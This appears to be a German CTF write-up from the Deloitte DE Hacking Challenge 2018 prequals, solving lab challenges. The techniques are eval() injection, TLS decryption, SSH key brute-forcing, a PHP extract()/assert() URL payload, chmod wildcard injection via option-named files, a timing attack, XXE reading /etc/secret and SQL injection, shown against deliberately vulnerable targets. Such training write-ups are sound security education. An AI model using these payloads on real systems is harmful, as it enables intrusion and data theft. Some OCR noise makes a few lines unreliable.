Deloitte DE Hacking Challenge 2018 - Prequals

november 20-january 7

Challenges

- WEB100 Evil eval
- NET200 Secretly forward

- \odot
- * EXP200 Black Pearl
- \odot
- WEB200 Extraction

- \odot
- MSC200 Paranoid admins
- \odot


 \odot

Inhalt


- · Lösung der Aufgaben:
 - Evil Eval
 - Secretly Foward
 - Black Pearl
 - Extraction
 - Paranoid Admins
 - First Target Bank

- · Eine Node.js Anwendung welche alle Eingaben an die Funktion eval() weitergibt.
- Somit kann ein Hacker über das Eingabefeld beliebigen Code ausführen.
- In diesem Fall wurde der Server aufgefordert den Inhalt eines Verzeichnisses oder einer Datei an den Client zu senden.

Das Eingabefeld




 Mit dem Eingegebenen Code geben wir das aktuelle Arbeitsverzeichnis des Servers aus.



· Ergebnis:

.dockerenv,bin,boot,dev,etc,home,lib,lib64,media,mnt,nw_ready,opt,proc,root,run,sbin,src,srv,sys,tmp,usr,var


Die flag befand sich im src Verzeichnis.



• Ergebnis: CTF{1d79a6a59c9ba67b5caecf2a44879357}


- Bei dieser Challenge sollte ein verschlüsselter Netzwerkverkehr Mitschnitt entschlüsselt werden.
- Wireshark bietet dafür den richtigen Funktionsumfang.

 Der in Wireshark geöffnete verschlüsselte Netzwerkverkehr Mitschnitt.




Profile: Default


- Die Datei CLIENT_RANDOM.LOG, welche ebenfalls zur Verfügung stand, beinhaltete die entsprechenden Session Keys.
- · Vor jede Zeile muss noch das Wort ,CLIENT_RANDOM' angehängt werden.




Diese Keys konnten verwendet werden, an Wireshark übergeben werden um den Netzwerkverkehr zu entschlüsseln.



· Jetzt kann der Netzwerkverkehr im klartext gelesen werden.





Black Pearl

- Bei dieser Challenge sollte per SSH in einen Server eingedrungen werden.
- Zusätzlich standen für diese Challenge über 64.000 private Schlüssel zum Download bereit.

Black Pearl

- Zunächst habe ich alle öffentlichen Schlüssel aus dem heruntergeladenen Verzeichnis entfernt.
- Dann habe ich folgendes Script verwendet, um einen validen Login zu ermitteln.

Black Pearl

Nach einigen Stunden stand das Ergebnis fest:

```
17:55 daniel@hackazon -> ./ssh_exploit.sh rsa_2048_x64/rsa_2048_15410:
SSH_OK
```

· Bei dieser Challenge sollte eine Sicherheitslücke in einem php-Script ausgenutzt werden.

- Beim Aufruf des Scripts ,admin.php' wird einem dessen Inhalt durch die Funktion highlight_file() angezeigt.
- Um in den if-Zweig zu gelangen, wurde die Funktion extract() ausgenutzt.
- Extract() entpackt eine Anfrage URL, sind in dieser URL Parameter die im Script vorher deklariert wurden, dann werden diese überschrieben.

- In diesem Fall habe ich die Variablen \$real_password und \$user password überschrieben.
- \$user_password habe ich mit ,abc' überschrieben.
- \$real_password habe ich mit der md5sum aus ,abc' überschrieben.
- Die URL sieht dann wie folgt aus:
 - admin.php?user_password=abc&real_password=900150983cd24fb0d6963f7d28e17f72

· Die Ausgabe 'TREKT' erscheintթար nicht mehr unter dem Script₁₈

- · Die Funktion assert() kann nun ausgenutzt werden.
- · Assert() kann beliebigen Code ausführen.
- In diesem Fall habe ich mir den Inhalt des Verzeichnisses ausgeben lassen und noch folgendes an die URL gehängt:
 - &2=print_r(glob('*')[2])

 In dieser Challenge wurde im home-Verzeichnis alle 30 Sekunden der Befehle chmod 000 * ausgeführt.

· Das Verzeichnis flag konnte so nicht betreten werden.

- Die Wildcard * ist ein Platzhalt für alle Dateien im Verzeichnis.
- Daher habe ich neue Dateien hinzugefügt dessen Namen Optionen für chmod sind.
- · Zuerst musste ich jedoch die Berechtigung der Dateien ändern auf die ich Zugriff habe.

```
flag@3701d3d29803:~$ chmod 777 *
chmod: changing permissions of 'flag': Operation not permitted
flag@3701d3d29803:~$ ls -l
total 0
-rwxrwxrwx 1 flag flag 0 Oct 25 2016 1.txt
-rwxrwxrwx 1 flag flag 0 Oct 25 2016 2.txt
-rwxrwxrwx 1 flag flag 0 Oct 25 2016 3.txt
d------ 1 root root 16 Oct 25 2016 flag
```


· Anschließend konnte ich die "Options" Dateien hinzufügen.

```
flag@3701d3d29803:~$ echo "" > --recursive
flag@3701d3d29803:~$ echo "" > --reference=1.txt
flag@3701d3d29803:~$ ls -l
total 8
-rw-rw-r-- 1 flag flag 1 Jan 6 12:48 --recursive
-rw-rw-r-- 1 flag flag 1 Jan 6 12:49 --reference=1.txt
-rwxrwxrwx 1 flag flag 0 Oct 25 2016 1.txt
-rwxrwxrwx 1 flag flag 0 Oct 25 2016 2.txt
-rwxrwxrwx 1 flag flag 0 Oct 25 2016 3.txt
d------ 1 root root 16 Oct 25 2016 flag
```

- Damit habe ich das Verhalten von chmod an meine Bedürfnisse angepasst.
- Ich habe nun vollen Zugriff auf das Verzeichnis und dessen Inhalt.

```
flag@3701d3d29803:~$ ls -l
total 8
-rw-rw-r-- 1 flag flag 1 Jan 6 12:48 --recursive
-rw-rw-r-- 1 flag flag 1 Jan 6 12:49 --reference=1.txt
-rwxrwxrwx 1 flag flag 0 Oct 25 2016 1.txt
-rwxrwxrwx 1 flag flag 0 Oct 25 2016 2.txt
-rwxrwxrwx 1 flag flag 0 Oct 25 2016 3.txt
drwxrwxrwx 1 flag flag 0 Oct 25 2016 3.txt
drwxrwxrwx 1 root root 16 Oct 25 2016 flag
flag@3701d3d29803:~$ cd flag
flag@3701d3d29803:~/flag$ ls
flag.txt
flag@3701d3d29803:~/flag$ cat flag.txt
CTF{da64aa7506b115213f14d7bf733ae59c}
flag@3701d3d29803:~/flag$
```

- Bei dieser Challenge sollte eine Webseite auf Sicherheitslücken überprüft werden.
- Dabei sollte folgendes gefunden werden:
 - Admin Panel
 - Admin Username und Passwort.
 - Inhalt der Datei /etc/secret
 - Inhalt der Tabelle secret
 - Anmelden als anderer Nutzer.



Welcome to First Target Bank

Security testing accounts:

- test-user1/test-user1
- test-user2/test-user2
- test-user3/test-user3

First Target Bank is the worlds leading provider of vulnerable banking web application demonstrations, integrated financial services, premium banking, business banking, funds management, superannuation, insurance and investment.


The Group is one of the largest listed companies on the International Securities Exchange and is included in the Morgan Stanley Capital Global Pwn Group.


The key financial objective of the First Target Bank is to have Total Shareholder Return in the top 15% of our International listed peers over each rolling five-year period and a maximum of 20 hacking incidents per day.

Total Shareholder Return is calculated as the growth in the value of




· Das Admin-Panel lies sich über die robots.txt






Den Admin Username habe ich geraten




- Den Admin Passwort lies sich über eine Timing Attacke herausfinden.
- Mir ist aufgefallen das bei der Eingabe eines falschen Buchstaben in das Passwort Feld 0,2 Sekunden vergehen.
- · Bei einem richtigen Buchstaben vergeht allerdings keine Zeit.

Falscher Buchstabe




Richtiger Buchstabe



- Das Passwort lies sich so durch probieren herausfinden.
- Sobald das Passwort richtig war erschien die Meldung:
 - Admin panel is currently offline;)

- Um an die Datei /etc/secret zu kommen habe ich die möglichkeit ausgenutzt das Kontaktlisten im XML Format hochgeladen werden können.
- · Somit war ein XXE-Angriff möglich.


· Hier konnte die Datei hochgeladen werden.




Meine XML Datei:

Die ENTITY xxe fordert die Datei /etc/secret an


 Nach dem hochladen wurde mir der Inhalt ausgegeben.




Beim Anmelden erhielt man folgende Meldung:




 Ich habe versucht eine SQL-Injektion über meine Browser-Info durchzuführen.



 Dafür habe ich meine Browser-Info überschrieben.

